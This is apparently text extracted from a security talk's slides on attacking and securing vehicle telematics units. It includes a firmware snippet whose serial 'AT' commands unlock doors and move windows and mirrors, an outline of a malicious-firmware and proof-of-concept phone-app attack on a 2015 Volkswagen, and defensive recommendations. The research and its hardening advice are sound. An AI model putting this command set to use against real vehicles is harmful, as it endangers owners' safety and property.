00126:     if(('A' == Dat[0]) && ('T' == Dat[1]))
00127:     {
00128:         switch(Dat[2])
00129:         {
00130:         case 'a': // AT a:UnLock
00131:             Vw_Insert_Op(VW_OP_UNLOCK);
00132:             BlueFlashFlag = 0x01;
00133:             break;
00134:
00135:         case 'b': // AT b:Lock
00136:             Vw_Insert_Op(VW_OP_LOCK);
00137:             BlueFlashFlag = 0x01;
00138:             break;
00139:
00140:         case 'c': // AT c:Window up
00141:             Vw_Insert_Op(VW_OP_WDW_UP);
00142:             BlueFlashFlag = 0x01;
00143:             break;
00144:
00145:         case 'd': // AT d: Window Dn
00146:             Vw_Insert_Op(VW_OP_WDW_DN);
00147:             BlueFlashFlag = 0x01;
00148:             break;
00149:
00150:         case 'e': // AT e: RVM Open
00151:             Vw_Insert_Op(VW_OP_RVM_OPEN);
00152:             BlueFlashFlag = 0x01;
00153:             break;
00154:
00155:         case 'f': // RVM Close
00156:             Vw_Insert_Op(VW_OP_RVM_CLOSE);
00157:             BlueFlashFlag = 0x01;
00158:             break;
```

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EXPLOIT

Replace the original firmware with a malicious firmware !



```
OutputStream.write(byte[])  
OutputStream.flush()
```

Send command



Receive response

```
InputStream.read()
```


Woman Follows GPS, Drives Car Into Canada's Georgian Bay

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
Following directions from her car's GPS, a 23-year-old Canadian woman drove straight into a frigid Ontario bay earlier this week.

ATTACKS

❖ Send fake data to the back-end service



❖ Attack the back-end service



DEMO SETTINGS

- ❖ Volkswagen Magotan 1.8T 2015




- ❖ The vulnerable telematics device



- ❖ Android smartphone with a PoC attack app







POC Attack

Open/Close Windows

Fold/Unfold Mirrors

Unlock/Lock Doors



DEMO



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APP SECURITY

- ❖ Secure data storage
- ❖ Secure communication
- ❖ Authentication
- ❖ Verify the update/firmware downloaded from the backend service
- ❖ Obfuscation and hardening
- ❖ ...




DEVICE SECURITY




- ❖ Verify the firmware before installing it
- ❖ Protect the existing firmware
- ❖ Avoid weak/default passwords
- ❖ Encrypt the traffic
- ❖ Mutual authentication
- ❖ ...

WEB SERVICE SECURITY



https://www.owasp.org/images/9/9a/OWASP_Cheatsheets_Book.pdf



<https://www.owasp.org/images/1/19/OTGv4.pdf>

SUMMARY

- ❖ Attack surface of vehicle telematics systems

- ❖ Device, Communication, App, Backend service

- ❖ Securing vehicle telematics systems

- ❖ Security, safety, reliability, resilience, privacy

- ❖ Monitoring, analysis, and management

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